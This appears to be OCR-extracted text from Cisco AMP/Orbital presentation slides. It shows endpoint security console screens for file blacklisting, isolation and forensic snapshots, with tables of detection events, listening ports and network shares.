
Vulnerabilities

Name / File Name	Version / SHA-256	CVEs
Adobe Acrobat Reader Acrord32.exe	9.3.3.177 825b7b20...432e4f82	54

Events | Device Trajectory | Diagnostics | View Changes

Response


FILE BLACKLIST



Response

FILE BLACKLIST

GROUP MOVE



Response

- FILE BLACKLIST
- GROUP MOVE
- ISOLATION

Begin Work | Mark Resolved | Move to Group... | 36fb3ce2cbcbc86b0a047a616b84241253559e8a... | Sort | Date

Malicious SHA-256

VSCRIBAN-43538.cisco.com in group Orbital Group | 7 events

Hostname	VSCRIBAN-43538.cisco.com	Group	Orbital Group
Operating System			
Connector Version			
Install Date			
Connector GUID			38 CET
Definition Version			46 CET
Update Server			
Processor ID			

Endpoint Isolation

Comment

Cancel | Start

Related Events

High	W32.AMSIBypass.ioc	d3f8fade...14466677	2019-12-18 14:13:10 CET
Critical	W32.PowershellEmpire...	d3f8fade...14466677	2019-12-18 14:13:10 CET
Low	W32.PowershellEncode...	d3f8fade...14466677	2019-12-18 14:13:36 CET
Medium	Quarantine Failure	36fb3ce2...22bfe037	2020-01-02 15:47:39 CET
Medium	Threat Detected	36fb3ce2...22bfe037	2020-01-02 15:47:39 CET

Vulnerabilities

No known software vulnerabilities observed

Take Forensic Snapshot | View Snapshot | Orbital Advanced Search | Device Trajectory | Diagnostics | View Changes

Start Isolation | Scan... | Diagnose... | Move to Group... | Begin Work | Mark Resolved

Response

- FILE BLACKLIST
- GROUP MOVE
- ISOLATION
- FORENSIC SNAPSHOT

Begin Work | Mark Resolved | Move to Group... | 36fb3ce2cbcbc86b0a047a616b84241253559e8a... | Sort | Date

Malicious SHA-256

VSCRIBAN-43538.cisco.com in group Orbital Group | 7 events

Hostname	VSCRIBAN-43538.cisco.com	Group	Orbital Group
Operating System			
Connector Version			
Install Date			
Connector GUID			38 CET

Endpoint Isolation

Comment

AMP Forensic Snapshot 2019-12-09 15:07:09 CET

Autoexec Items	533
Listening Ports	25
Loaded Modules Hashes	1,493
Loaded Modules Processes	131
Loaded Modules vs. Processes	6,186
Mapped Drives	2
Network Connections - Processes	105
Network Interfaces	4
OS Version	5
Open Shares	4
Powershell History	500
Prefetch Directory	236
Running File Hashes	117
Startup Items	11
Users	8
Windows Hotfixes	11

Listening Ports

1 – 25 of 25 records | Search

NAME	PATH	ADDRESS	PROTOCOL	PORT
System		0.0.0.0	6	80
System		0.0.0.0	6	445
System		0.0.0.0	6	5593
System		0.0.0.0	6	8005
wininit.exe		0.0.0.0	6	49664
lsass.exe		0.0.0.0	6	49668
lsass.exe		0.0.0.0	6	49670
services.exe		0.0.0.0	6	49691
System		192.168.155.129	6	139
System		::	6	80

Device Trajectory | Export to CSV

Orbital: Forensic Snapshot

"I know all about my endpoint at a point in time."

Forensics Snapshot

- "Freeze frame" an endpoint when a malicious activity is seen
- Collect evidences during an Incident Analysis
- Capture a snapshot of running processes, open ports and a lot more
- Forensics snapshot on demand or at the time of detection

What’s the value of a Forensic Snapshot?

AMP Forensic Snapshot 2020-01-22 14:48:26 CET

Autoexec Items	589
Hosts File Data	2
Installed Programs On Windows Host	81
Listening Ports	25
Loaded Modules Hashes	1,665
Loaded Modules Processes	159
Loaded Modules vs. Processes	8,227
Logon Sessions	14
Mapped Drives	2
Network Connections - Processes	3
Network Interfaces	3
Network Profiles Registry Key	44
Network Registry Key	12
OS Version	5
Open Shares	6
Prefetch Directory	225

Listening Ports

1 – 25 of 25 records


Search

NAME	PATH	ADDRESS	PROTOCOL	PORT
FileZilla Server.exe	C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe	0.0.0.0	6	21
System		0.0.0.0	6	80
System		0.0.0.0	6	445
FileZilla Server.exe	C:\Program Files (x86)\FileZilla Server\FileZilla Server.exe	0.0.0.0	6	990
System		0.0.0.0	6	5357
PSAService.exe	C:\Program Files (x86)\Cisco Systems\Cisco PSA Service\PSAService.exe	0.0.0.0	6	43891
lsass.exe		0.0.0.0	6	49664
wininit.exe		0.0.0.0	6	49665
services.exe		0.0.0.0	6	49691
System		10.49.232.253	6	139

Device Trajectory Export to CSV

What if your systems had open ports you were not expecting?


What’s the value of a Forensic Snapshot?



DESCRIPTION	INSTALL_DATE	STATUS	ALLOW_MAXIMUM	MAXIMUM_ALLOWED	NAME	PATH	TYPE
Remoteverwaltung		OK	1	423	ADMIN$	C:\WINDOWS	-2147483648
		OK	1	-2147483648	Autodesk	C:\Autodesk	0
Standardfreigabe		OK	1	0	C$	C:\	-2147483648
Remote-IPC		OK	1	-2147483648	IPC$		-2147483645
Druckertreiber		OK	1	-2147483645	print$	C:\WINDOWS\system32\spool\drivers	0
		OK	1	0	Users	C:\Users	0

